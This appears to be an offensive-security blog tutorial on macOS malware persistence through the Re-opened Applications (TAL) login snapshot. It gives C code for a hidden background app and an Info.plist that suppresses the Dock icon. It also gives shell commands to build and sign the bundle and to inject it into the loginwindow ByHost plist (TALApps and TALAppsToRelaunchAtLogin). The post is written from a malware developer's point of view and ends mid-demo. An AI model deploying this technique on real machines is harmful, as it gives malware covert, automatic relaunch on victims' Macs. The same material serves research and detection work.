MacOS malware persistence 7: Re-opened applications. Simple C example
﷽
Hello, cybersecurity enthusiasts and white hackers!

In our previous posts, we discussed various ways to achieve persistence on macOS. Today, we are diving into a mechanism that is part of the native macOS user experience: TAL (Transparent App Laundering), specifically the Re-opened Applications feature.

When you log out or restart your Mac, you usually see a checkbox: “Re-open windows when logging back in.”

If this is checked, macOS takes a snapshot of your current session and restores it upon your return. As malware developers, we can abuse this “snapshot” to ensure our payload is launched every time the user logs in.
the concept

The state of the session is managed by the loginwindow process. It stores the list of applications to be restored in a specific property list (.plist) file located in the user’s ByHost directory.
The file path follows this pattern:
~/Library/Preferences/ByHost/com.apple.loginwindow.<Hardware-UUID>.plist

Inside this file, there is an array called TALApps. By injecting our application’s bundle ID and path into this array, we tell loginwindow that our malware was “open” and needs to be “restored.”
practical example 1
For this trick to work, we need an application that behaves like a background process. We will use a C program that logs its execution to /Users/Shared/.
Something like this:
/*
 * hack.c
 * malicious app for macOS persistence
 * for re-opened applications
 * author: @cocomelonc
 */

#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

int main() {
  // try writing to /Users/Shared/
  char *filePath = "/Users/Shared/meow.txt";
  FILE *f = fopen(filePath, "a");
  if (f) {
    time_t now = time(NULL);
    fprintf(f, "meow-meow! uid: %d\n", getuid());
    fprintf(f, "meow-meow! time: %s", ctime(&now));
    fclose(f);
  }
  return 0;
}
There is a critical nuance: for the TAL mechanism to actually save our app into the next session’s snapshot, the app must be running at the exact moment the user clicks “Log Out.” If the app has already finished its execution, macOS will simply ignore it (hack.c):
/*
 * hack.c
 * malicious app for macOS persistence (TAL method)
 * author: @cocomelonc
 */

#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

void log_meow() {
  char *filePath = "/Users/Shared/meow.txt";
  FILE *f = fopen(filePath, "a");
  if (f) {
    time_t now = time(NULL);
    fprintf(f, "meow-meow! uid: %d\n", getuid());
    fprintf(f, "meow-meow! time: %s\n", ctime(&now));
    fclose(f);
  }
}

int main() {
  // perform the action
  log_meow();

  /*
   * critical:
   * the app must be active during logout to be captured in the TAL snapshot.
   * option A: sleep(1000); - stays alive for a while.
   * option B: while(1) { sleep(60); } - stays alive indefinitely as a background bot.
   */

  while(1) {
    sleep(60);
  }

  return 0;
}
Since we are building a background process, we don’t want an icon jumping in the Dock. We use the LSBackgroundOnly key to stay invisible (Info.plist):
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>CFBundleExecutable</key>
  <string>meow</string>
  <key>CFBundleIdentifier</key>
  <string>com.cocomelonc.meow</string>
  <key>CFBundlePackageType</key>
  <string>APPL</string>
  <key>LSBackgroundOnly</key>
  <true/>
</dict>
</plist>
demo 1. first try
Let’s see everything in action. Step by step.
First of all, we need to packaging the bundle. We need to compile the code and organize it into a proper .app structure.
mkdir -p /tmp/meow.app/Contents/MacOS

clang hack.c -o /tmp/meow.app/Contents/MacOS/meow


adding the Info.plist (use the XML above):
cp ./Info.plist /tmp/meow.app/Contents/

Ad-hoc sign the bundle:
codesign -s - --force /tmp/meow.app

and move to a permissive location:
cp -rv /tmp/meow.app /Users/Shared/meow.app
Now we must perform two steps: registering the app with the system and injecting it into the preferences.
On modern macOS and VMs, use IOPlatformExpertDevice to find the UUID:
uuid=$(ioreg -rd1 -c IOPlatformExpertDevice | awk -F'"' '/IOPlatformUUID/ {print $4}')

plist_path="$HOME/Library/Preferences/ByHost/com.apple.loginwindow.$uuid.plist"

As mentioned, the app must be running. We launch it once manually (simulating the first infection run):
open /Users/Shared/meow.app
The app is now running in the background (invisible because of LSBackgroundOnly)
Finally, we add the entry to the plist:
defaults write "$plist_path" TALApps -array-add '{ "BundleID" = "com.cocomelonc.meow"; "Path" = "/Users/Shared/meow.app"; }'

Sometimes, we also call killall cfprefsd to force macOS to flush the preferences from memory to disk.
killall cfprefsd
For trigger and verification, we need Log Out of our macOS session:

Log In back and check the log file:



If the code is correct, you will see a new entry with a timestamp corresponding to the login time. The loginwindow process saw your running meow app during logout, saved it to the TALApps list, and restarted it automatically upon login.
But this is not works for me!
demo 2. second attempt
If I look again on this command:
plutil -p ~/Library/Preferences/ByHost/com.apple.loginwindow.F89EC614-8EF3-53CD-B218-160EC51A3D70.plist

So, I need to inject into the correct Sonoma key: TALAppsToRelaunchAtLogin. Also BackgroundState 2 typically indicates a background-ready application
uuid=$(ioreg -rd1 -c IOPlatformExpertDevice | awk -F'"' '/IOPlatformUUID/ {print $4}')
plist_path="$HOME/Library/Preferences/ByHost/com.apple.loginwindow.$uuid.plist"
app_path="/Users/Shared/meow.app"
bundle_id="com.cocomelonc.meow"

defaults write "$plist_path" TALAppsToRelaunchAtLogin -array-add \
"{
  \"BundleID\" = \"$bundle_id\";
  \"Path\" = \"$app_path\";
  \"Hide\" = 0;
  \"BackgroundState\" = 2;
}"
don’t forget flush the cache:
killall cfprefsd
check running meow application:
